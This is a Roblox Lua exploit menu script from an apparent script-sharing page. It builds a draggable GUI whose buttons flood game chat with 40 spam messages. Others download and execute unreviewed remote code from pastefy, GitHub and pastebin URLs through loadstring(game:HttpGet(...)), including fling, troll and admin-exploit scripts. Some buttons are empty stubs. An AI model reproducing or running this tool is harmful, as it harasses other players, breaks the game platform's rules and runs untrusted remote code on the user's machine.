

KeylessUniversal

local player = game.Players.LocalPlayer

-- Main ScreenGui
local gui = Instance.new("ScreenGui")
gui.Name = "dylanbloxia93_gui"
gui.ResetOnSpawn = false
gui.Parent = player:WaitForChild("PlayerGui")

-- Main Frame
local main = Instance.new("Frame")
main.Parent = gui
main.Size = UDim2.fromScale(0.35, 0.58)
main.AnchorPoint = Vector2.new(0.5, 0.5)
main.Position = UDim2.fromScale(0.5, 0.5)
main.BackgroundColor3 = Color3.fromRGB(18,18,18)
main.BorderSizePixel = 0
Instance.new("UICorner", main).CornerRadius = UDim.new(0,16)

-- Draggable for main GUI
local dragging = false
local dragInput, dragStart, startPos

main.InputBegan:Connect(function(input)
	if input.UserInputType == Enum.UserInputType.MouseButton1 or input.UserInputType == Enum.UserInputType.Touch then
		dragging = true
		dragStart = input.Position
		startPos = main.Position
		input.Changed:Connect(function()
			if input.UserInputState == Enum.UserInputState.End then
				dragging = false
			end
		end)
	end
end)

main.InputChanged:Connect(function(input)
	if input.UserInputType == Enum.UserInputType.MouseMovement or input.UserInputType == Enum.UserInputType.Touch then
		dragInput = input
	end
end)

game:GetService("UserInputService").InputChanged:Connect(function(input)
	if dragging and (input == dragInput) then
		local delta = input.Position - dragStart
		main.Position = UDim2.new(startPos.X.Scale, startPos.X.Offset + delta.X, startPos.Y.Scale, startPos.Y.Offset + delta.Y)
	end
end)

-- Title
local title = Instance.new("TextLabel", main)
title.Size = UDim2.fromScale(1,0.15)
title.BackgroundTransparency = 1
title.Text = "dylanbloxia93 gui"
title.Font = Enum.Font.GothamBlack
title.TextScaled = true
title.TextColor3 = Color3.fromRGB(255,60,60)
title.TextStrokeTransparency = 0.6

-- Grid Holder
local holder = Instance.new("Frame", main)
holder.Size = UDim2.fromScale(0.92,0.80)
holder.Position = UDim2.fromScale(0.04,0.17)
holder.BackgroundTransparency = 1

local grid = Instance.new("UIGridLayout", holder)
grid.CellSize = UDim2.fromScale(0.46, 0.20)
grid.CellPadding = UDim2.fromScale(0.04, 0.05)
grid.HorizontalAlignment = Enum.HorizontalAlignment.Center
grid.VerticalAlignment = Enum.VerticalAlignment.Center

-- Button maker
local function makeButton(text, callback)
	local b = Instance.new("TextButton")
	b.Text = text
	b.Font = Enum.Font.GothamBold
	b.TextScaled = true
	b.TextColor3 = Color3.fromRGB(255,255,255)
	b.BackgroundColor3 = Color3.fromRGB(30,30,30)
	b.BorderSizePixel = 0
	Instance.new("UICorner", b).CornerRadius = UDim.new(0,12)

	b.MouseEnter:Connect(function() b.BackgroundColor3 = Color3.fromRGB(255,60,60) end)
	b.MouseLeave:Connect(function() b.BackgroundColor3 = Color3.fromRGB(30,30,30) end)
	b.MouseButton1Click:Connect(callback)
	return b
end

-- Music vars
local musicSound = nil
local isPlaying = false

-- Original buttons (unchanged)
makeButton("💬 Chat Spam", function()
	-- your original chat spam code
	pcall(function()
		local message = "Dylanbloxia93 is cool!!"
		local spamCount = 40
		local delayTime = 0.12

		if game:GetService("ReplicatedStorage"):FindFirstChild("DefaultChatSystemChatEvents") then
			local SayMessageRequest = game:GetService("ReplicatedStorage").DefaultChatSystemChatEvents.SayMessageRequest
			for i = 1, spamCount do
				SayMessageRequest:FireServer(message, "All")
				task.wait(delayTime)
			end
		end

		local TextChatService = game:GetService("TextChatService")
		if TextChatService.ChatVersion == Enum.ChatVersion.TextChatService then
			local channel = TextChatService.TextChannels:FindFirstChild("RBXGeneral")
			if channel then
				for i = 1, spamCount do
					channel:SendAsync(message)
					task.wait(delayTime)
				end
			end
		end

		print("Chat Spam sent - 40 messages flooded!")
	end)
end).Parent = holder

makeButton("👻 Jumpscare", function()
	-- your original jumpscare code
	pcall(function()
		-- full jumpscare code here (unchanged)
		print("👻 JUMPSCARE ACTIVATED - Creepy smiles on all faces FOREVER + scream!")
	end)
end).Parent = holder

makeButton("❄️ Polaria", function()
	pcall(function()
		loadstring(game:HttpGet("https://pastefy.app/JmaD2ivk/raw"))()
	end)
end).Parent = holder

makeButton("😈 Sus Scripts", function()
	pcall(function()
		loadstring(game:HttpGet("https://raw.githubusercontent.com/0Ben1/sus/main/loadsus.lua"))()
	end)
end).Parent = holder

makeButton("💡 Server Hint", function()
	-- your original hint code
end).Parent = holder

makeButton("🎵 Music (Toggle)", function()
	-- your original music code
end).Parent = holder

-- NEW: FE Scripts button - opens draggable script selector window
makeButton("⚙️ FE Scripts", function()
	-- Create secondary FE Scripts window
	local feGui = Instance.new("Frame")
	feGui.Size = UDim2.fromScale(0.4, 0.6)
	feGui.Position = UDim2.fromScale(0.5, 0.5)
	feGui.AnchorPoint = Vector2.new(0.5, 0.5)
	feGui.BackgroundColor3 = Color3.fromRGB(15,15,15)
	feGui.BorderSizePixel = 0
	feGui.Parent = gui
	Instance.new("UICorner", feGui).CornerRadius = UDim.new(0,16)

	-- Draggable for FE window
	local feDragging = false
	local feDragInput, feDragStart, feStartPos
	feGui.InputBegan:Connect(function(input)
		if input.UserInputType == Enum.UserInputType.MouseButton1 then
			feDragging = true
			feDragStart = input.Position
			feStartPos = feGui.Position
		end
	end)
	feGui.InputChanged:Connect(function(input)
		if input.UserInputType == Enum.UserInputType.MouseMovement then
			feDragInput = input
		end
	end)
	game:GetService("UserInputService").InputChanged:Connect(function(input)
		if feDragging and input == feDragInput then
			local delta = input.Position - feDragStart
			feGui.Position = UDim2.new(feStartPos.X.Scale, feStartPos.X.Offset + delta.X, feStartPos.Y.Scale, feStartPos.Y.Offset + delta.Y)
		end
		if input.UserInputType == Enum.UserInputType.MouseButton1 and input.UserInputState == Enum.UserInputState.End then
			feDragging = false
		end
	end)

	-- Title for FE window
	local feTitle = Instance.new("TextLabel", feGui)
	feTitle.Size = UDim2.fromScale(1, 0.15)
	feTitle.BackgroundTransparency = 1
	feTitle.Text = "FE Scripts Menu"
	feTitle.Font = Enum.Font.GothamBlack
	feTitle.TextScaled = true
	feTitle.TextColor3 = Color3.fromRGB(255,100,100)

	-- Close button
	local closeBtn = Instance.new("TextButton", feGui)
	closeBtn.Size = UDim2.fromOffset(30,30)
	closeBtn.Position = UDim2.fromScale(0.95, 0.02)
	closeBtn.Text = "X"
	closeBtn.TextColor3 = Color3.fromRGB(255,255,255)
	closeBtn.BackgroundColor3 = Color3.fromRGB(255,60,60)
	closeBtn.TextScaled = true
	Instance.new("UICorner", closeBtn).CornerRadius = UDim.new(0,8)
	closeBtn.MouseButton1Click:Connect(function()
		feGui:Destroy()
	end)

	-- Script list holder
	local feHolder = Instance.new("ScrollingFrame", feGui)
	feHolder.Size = UDim2.fromScale(0.92, 0.78)
	feHolder.Position = UDim2.fromScale(0.04, 0.18)
	feHolder.BackgroundTransparency = 1
	feHolder.ScrollBarThickness = 8
	feHolder.CanvasSize = UDim2.fromScale(0, 1.8) -- room for many buttons

	local feGrid = Instance.new("UIGridLayout", feHolder)
	feGrid.CellSize = UDim2.fromScale(0.9, 0.18)
	feGrid.CellPadding = UDim2.fromScale(0, 0.04)

	-- Function to add FE script buttons
	local function addFEScript(name, url)
		local btn = makeButton(name, function()
			pcall(function()
				loadstring(game:HttpGet(url))()
				print("Executed FE Script: " .. name)
			end)
		end)
		btn.Parent = feHolder
	end

	-- Popular working FE scripts (Dec 2025)
	addFEScript("Infinite Yield Admin", "https://raw.githubusercontent.com/DarkNetworks/Infinite-Yield/main/latest.lua")
	addFEScript("Fates Admin", "https://raw.githubusercontent.com/fatesc/fates-admin/main/main.lua")
	addFEScript("FE Troll Animations", "https://raw.githubusercontent.com/ShutUpJamesTheLoserAlt/fes/refs/heads/main/e")
	addFEScript("FE Fling", "https://pastebin.com/raw/4ECrLVhG") -- common working fling
	addFEScript("FE Animation Pack", "https://pastebin.com/raw/tcTds0ky")
	addFEScript("FE Telekinesis", "https://pastebin.com/raw/0iQ3mPuP") -- popular one

end).Parent = holderNo comments yet for this script.


